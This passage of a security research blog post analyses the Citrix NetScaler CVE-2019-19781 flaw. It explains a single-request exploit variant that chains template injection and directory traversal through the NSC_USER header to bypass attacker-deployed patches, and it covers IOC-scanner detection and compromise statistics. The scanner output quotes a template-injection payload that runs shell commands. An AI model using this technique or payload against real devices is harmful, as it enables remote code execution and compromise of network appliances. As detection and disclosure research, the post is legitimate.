package NetScaler::Portal::Handler;

use Apache2::Const qw(:common);
use NetScaler::Portal::UserPrefs;
use CGI;
use Template;
use Apache::Session::File;
use NetScaler::Portal::Config;

sub handler {
  my $r = shift;

  if ($r->path_info() eq "/error.html"){
    errorpage($r->args());
  }
  $r->no_cache(1);
  my $user = NetScaler::Portal::UserPrefs->new();
  my $doc = $user->csd();
```


(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-17.png)

Handler.pm

As demonstrated by @mpgn_x64 (https://twitter.com/mpgn_x64/status/1216792205723041795), all that is required for the exploit to succeed is a single call to the csd function (which itself calls `filewrite`), where we place both a template injection and directory traversal within the NSC_USER header. Therefore, putting this together, we can hit the vulnerable code without using any of the built-in Perl scripts. Requesting an existing file such as `/vpns/portal/ping.html` with a crafted `NSC_USER` header is enough to cause the XML file to be written to disk. An example request is shown below:



(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-18.png)*Dropping XML Payload with ping.html*
Once the XML file has been written, we can then follow up with a request for the XML file, resulting in our code being executed:



(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-19.png)

Triggering Code Execution
So now we can exploit the issue without *any* vulnerable Perl file existing on the target server! But can we do better? Can the issue be exploited with only a single HTTP request to a non-existent file? Let's take another look at the Handler.pm module.

On line 19, the `csd` function is called. As discussed, this causes our target XML file to be written to the templates directory:

```
18      my $user = NetScaler::Portal::UserPrefs->new();
19      my $doc = $user->csd();
```


(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-20.png)

Call to csd Function
Afterwards, on line 32 the requested file is rendered as a template:

```
32      $template->process($tmplfile, $doc) || do {
33        my $error = $template->error();
```

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-21.png)

Template Rendering
This means that our XML file is written *just before* the requested file is rendered. What if we craft a HTTP request that both *writes* and *requests* our XML file? The following screenshot shows how this works. First we send our crafted `NSC_USER` header, whilst also requesting the same file within the GET request path. This results in the XML file being first written, and then rendered straight afterwards, leading to code execution in a single HTTP request, without any vulnerable Perl file!



(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-22.png)

Successful Exploitation with Single Request


Note that aside from bypassing adversary patches that delete the "vulnerable" Perl files such as `newbm.pl` from the server, this method will also bypass the NOTROBIN method of checking for (and deleting) XML files within the template directory. This is due to a race-condition in that our XML file is written and rendered within the same request, and thus executed before it can be deleted.

Some Final Questions

Now we've shown a new method to exploit the vulnerability, and how to bypass adversary patches. However, we still have some other questions to answer.

– *Does the Citrix/FireEye IOC scanner detect this method?*

Yes, it does. This is because their success_regexes[0] (https://github.com/fireeye/ioc-scanner-CVE-2019-19781/blob/master/scanners/access-logs.sh#L17) regex takes care of detecting any request (regardless of HTTP request method or version) that requests a file ending with .xml, which is a constraint of the vulnerability, and something which we cannot, as an attacker, control. The script additionally looks for responses with a 304 status code, which addresses a simple bypass technique of specifying an `If-None-Match : *` header to solicit a 304 instead of 200 status code.



(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-23.png)

Successful Detection via Regex

Furthermore, unless the attacker deletes the dropped .xml and compiled `.ttc2` files, these will also be present on the filesystem and detectable via the IOC checker script. The following screenshot shows the Citrix/FireEye IOC scanner detecting exploitation via this technique:

```
************************************************************
MATCH: incorrect file permissions
Found evidence of potential compromise.
You should consider performing a forensic investigation of the system.
************************************************************
files with permissions 644:
///netscaler/portal/templates/[%template.new({'BLOCK'='print`$ENV{HTTP_CMD}`'})%].xml
contents:
<?xml version="1.0" encoding="UTF-8"?>
<user username="../../../netscaler/portal/templates/[%template.new({'BLOCK'='print`$ENV{HTTP_CMD}`'})%]" />
Please review the above paths for any unexpected files.
Exploits commonly write to files with these permissions;
however, customization of a Citrix NetScaler environment may cause false positives in the above list.
For example, '/var/vpn/bookmark/[legitimate-username].xml' may be valid in your environment.

************************************************************
MATCH: blacklisted content 'template.new'
Found evidence of potential compromise.
You should consider performing a forensic investigation of the system.
************************************************************
matches for 'template.new':
///var/tmp/netscaler/portal/templates/[%template.new({'BLOCK'='print`$ENV{HTTP_CMD}`'})%].xml.ttc2

************************************************************
MATCH: blacklisted content '``'
Found evidence of potential compromise.
You should consider performing a forensic investigation of the system.
************************************************************
matches for '``':
///var/tmp/netscaler/portal/templates/[%template.new({'BLOCK'='print`$ENV{HTTP_CMD}`'})%].xml.ttc2

end of report.
```

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-24.png)

IOC Scanner Detection

Readers may have read in FireEye's "404 Exploit Not Found" blog post (https://www.fireeye.com/blog/threat-research/2020/01/vigilante-deploying-mitigation-for-citrix-netscaler-vulnerability-while-maintaining-backdoor.html) that the attacker behind the NOTROBIN attacks also used a single HTTP request method to exploit the issue. Our understanding is that this is *not* the same technique. The reason for this is that FireEye describes the attacker requesting the `newbm.pl` Perl script via a POST request, resulting in a 304 response (presumably using the `If-None-Match/If-Modified-Since` trick). Discounting the fact that the request method can be arbitrary, our method does not make use of the `newbm.pl` file.

Initial Compromise

This actor exploits NetScaler devices using CVE-2019-19781 to execute shell commands on the compromised device. They issue an HTTP POST request from a Tor exit node to transmit the payload to the vulnerable `newbm.pl` CGI script. For example, Figure 1 shows a web server access log entry recording exploitation:

```
127.0.0.2 - - [12/Jan/2020:21:55:19 -0500] "POST
/vpn/../vpns/portal/scripts/newbm.pl HTTP/1.1" 304 - "-" "curl/7.67.0"
```

(https://foxitsecurity.files.wordpress.com/2020/06/citrix-blog-images-25.png)

FireEye "404 Exploit Not Found" Blog

– How can the single request exploit be detected?

As demonstrated above, the Citrix/FireEye IOC scanner still detects the single request variant from an endpoint perspective. Looking at the constraints of this new exploitation method, plus everything we have learned about obfuscation of request methods etc., we know that the request *must*:

1. Contain `/vpns/portal/` within the path of the request
2. Contain an `NSC_USER` header with a traversal `../` sequence
3. End with `.xml`


However *may*:

1. Be any request method type (e.g. `GET`, `HEAD`, `PUT`, `FOO`, `BAR`)
2. Be split into multiple requests, e.g. one request to trigger the XML file drop, another to the XML (similar to the original exploit)
3. Result in a 200 response, but could also result in a 304
4. Contain a traversal `../` sequence in the request path – this depends on whether the request is made to the management or virtual IP interface

Finally, another question you may be wondering – perhaps you are worried that you applied the Citrix mitigation too late, and that an attacker may have "adversary patched" your Citrix server for you. Of course, in this scenario, the best course of action is to complete an examination of the server to identify any potential backdoors or attacker-deployed patches. For this, we thoroughly recommend the official IOC script provided by Citrix/FireEye. However, given that logs typically only persist for a couple of days, and that sophisticated actors may remove logs, it can be difficult to ascertain the level of intrusion by only looking at the Citrix device itself. If your device was patched after public exploits were released, it is highly likely that the device was compromised.

Latest Statistics


Here are the latest statistics based on the latest available data (as of June 2020):



(https://foxitsecurity.files.wordpress.com/2020/07/microsoftteams-image-2.jpg)

Patched (but backdoored) vs. Unpatched (but backdoored)

- 8115 servers were identified that are still vulnerable to CVE-2019-19781
- Of the 8115 vulnerable servers, 2508 (30.9%) have indicators of adversary patching
  - These 2508 servers remain vulnerable due to the new discovery of the exploit method described in this blog
- A total of 3,332 unique servers were identified to contain *known* indicators of compromise
- 23% of the compromised servers had been officially patched, but were *still backdoored*
- Many hosts contained multiple indicators and backdoors from distinct actors, in some cases up to 5 different indicators were observed
- 49% of compromised devices were located in the US



(https://foxitsecurity.files.wordpress.com/2020/07/microsoftteams-image.jpg)

Breakdown by Country

It has been just over six months since CVE-2019-119781 was first announced, and a mitigation made available. Yet the number of vulnerable and compromised found in the data based on in-the-wild hosts, is shockingly high. Furthermore, whilst we have been able to identify a subset of compromised devices, the true number is likely *much* higher. This is due to a number of reasons. Firstly, we were only able to observe a limited number of known IoCs, not all of which can be observed based on the datasets we have access to. Secondly the majority of the backdoors and webshells we've seen deployed still operate perfectly fine even after the server has been patched. These backdoors typically require no authentication or use a hardcoded password – meaning that anyone could use them as a method to gain remote access. We just don't have a way of identifying the true number of patched-but-backdoored devices out there. Therefore, we believe that our statistics represent just the tip of the iceberg.

It can no longer be assumed that just because a device was patched, that it does not *remain* compromised. Nor can it be assumed that if a device was compromised and "patched" by one attacker, that it cannot be compromised by another attacker using the technique described in this publication. Not all attackers share the same motives. Whilst the MO of attackers deploying adversary patching might simply be to "hoard" access until later, other attackers may have more insidious, immediate motives, such as financial gain through ransomware. The most likely reason we haven't seen many more backdoors deployed in the wild is due to adversary patching. However, as we have demonstrated – this provides both a false sense of security and obscures the true number of compromised devices that may be out there.

We hope that this publication helps to highlight the issue and provide additional visibility into techniques being used in the wild, as well as dispelling a few misconceptions about the vulnerability itself and demonstrates more robust ways to detect exploit variants. We urge organizations to ensure that their devices are not only patched, but that care is taken to ensure that latent compromises have been identified and remediated.

Published July 1, 2020July 1, 2020